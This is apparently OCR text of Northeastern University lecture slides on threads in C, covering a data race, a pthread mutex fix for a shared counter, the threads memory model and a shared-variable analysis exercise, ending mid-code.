
checkings stores the last value of 75 (Thread Z)




What if these operations had swapped!




This time our balance is -25! (Thread Y)




How about if Thread Z lags behind Thread Y?




How about if Thread Z lags behind Thread Y?




How about if Thread Z lags behind Thread Y?



How about if Thread Z lags behind Thread Y?



Okay—this time we happen to get 25



We have witnessed a data race

A common concurrency problem

checkings = 75	checkings = -25	checkings = 25 ok

Northeastern University

We need to synchronize – enforce ordering

Time

checkings = 25

Thread Y:
checkings = 25
withdraw(50)

Thread Z:
checkings = -25
deposit(50)

checkings = 25 always correct

(The Bug!)


- What is wrong with this program?
  - The problem is we have a global “counter” that is shared
  - There is an interleaving of instructions here.
  - Any possible interleaving can occur!

- Solution is to add locks!

```c
// Compile with:
// clang -lpthread thread4.c -o thread4
// This program fixes a problem with thread3.c
#include <stdio.h>
#include <stdlib.h>
#include <pthread.h>

#define NTHREADS 10000

int counter = 0;
pthread_mutex_t mutex1 = PTHREAD_MUTEX_INITIALIZER;

// Thread with variable arguments
void *thread(void *vargp){
        pthread_mutex_lock(&mutex1);
                counter = counter +1;
        pthread_mutex_unlock(&mutex1);
        return NULL;
}

int main(){
        // Store our Pthread ID
        pthread_t tids[NTHREADS];
        printf("Counter starts at: %d\n",counter);
        // Create and execute multiple threads
        for(int i=0; i < NTHREADS; ++i){
                pthread_create(&tids[i], NULL, thread, NULL);
        }

        // Create and execute multiple threads
        for(int i=0; i < NTHREADS; ++i){
                pthread_join(tids[i], NULL);
        }
        printf("Final Counter value: %d\n",counter);
        // end program
        return 0;
}
```


What Data is Shared in Threaded C Programs?

- Global variables are **shared**
  - We just saw an example with counter.
  - (Note: the compilers can be smart)
    - ("counter" is only shared if it is referenced within the thread, otherwise do not copy it.)




Threads Memory Model: Conceptual

- Multiple threads run within the context of a single process
- Each thread has its own **separate thread context**
  - Thread ID, stack, stack pointer, PC, condition codes, and General Purpose Registers
- All threads **share** the remaining **process context**
  - Code, data, heap, and shared library segments for virtual address space
  - Open files



Threads Memory Model: Actual

- Separation of data is not strictly enforced:
  - Register values are truly separate and protected
  - Any thread however, can read and write the stack of any other thread



Mapping Variable Instances to Memory

- Global Variables
  - Definition: Variable declared <u>outside of a function</u>
  - Virtual Memory contains exactly **one instance** of any global variable

- Local Variables
  - Definition: Variable declared <u>inside function</u> without static attribute
  - **Each thread** stack contains **one instance** of each local variable

- **Local static variables**
  - Definition: Variables declared inside function with the static attribute
  - Virtual memory contains exactly one instance of any local static variable.

Mapping Variable Instances to Memory

- 1 main thread "m" and two threads "p0" and "p1"

Global var: 1 instance (`ptr` [data])

Local vars: 1 instance (`i.m`, `msgs.m`)

Local var: 2 instances (
`myid.p0` [peer thread 0's stack],
`myid.p1` [peer thread 1's stack]
)

```c
char **ptr;  /* global var */

int main(int main, char *argv[])
{
    long i;
    pthread_t tid;
    char *msgs[2] = {
        "Hello from foo",
        "Hello from bar"
    };

    ptr = msgs;
    for (i = 0; i < 2; i++)
        Pthread_create(&tid,
            NULL,
            thread,
            (void *)i);
    Pthread_exit(NULL);
}
```

sharing.c

```c
void *thread(void *vargp)
{
    long myid = (long)vargp;
    static int cnt = 0;

    printf("[%ld]:  %s (cnt=%d)\n",
        myid, ptr[myid], ++cnt);
    return NULL;
}
```

Local static var: 1 instance (`cnt` [data])

Shared Variable Analysis

- 1 main thread “m” and two threads “p0” and “p1”

Variable instance	Referenced by main thread?	Referenced by peer thread 0?	Referenced by peer thread 1?
ptr			
cnt			
i.m			
msgs.m			
myid.p0			
myid.p1			

```
char **ptr;  /* global var */
int main(int main, char *argv[]) {
  long i; pthread_t tid;
  char *msgs[2] = {"Hello from foo",
                   "Hello from bar" };
    ptr = msgs;
    for (i = 0; i < 2; i++)
        Pthread_create(&tid,
            NULL, thread,(void *)i);
    Pthread_exit(NULL);}
```

```
void *thread(void *vargp)
{
  long myid = (long)vargp;
  static int cnt = 0;

  printf("[%ld]:  %s  (cnt=%d)\n",
         myid, ptr[myid], ++cnt);
  return NULL;
}
```

Shared Variable Analysis

ptr?

Variable instance	Referenced by main thread?	Referenced by peer thread 0?	Referenced by peer thread 1?
ptr			
cnt			
i.m			
msgs.m			
myid.p0			
myid.p1			

```
char **ptr;  /* global var */
int main(int main, char *argv[]) {
  long i; pthread_t tid;
  char *msgs[2] = {"Hello from foo",
                   "Hello from bar" };
    ptr = msgs;
    for (i = 0; i < 2; i++)
        Pthread_create(&tid,
            NULL, thread,(void *)i);
    Pthread_exit(NULL);}
```

```
void *thread(void *vargp)
{
  long myid = (long)vargp;
  static int cnt = 0;

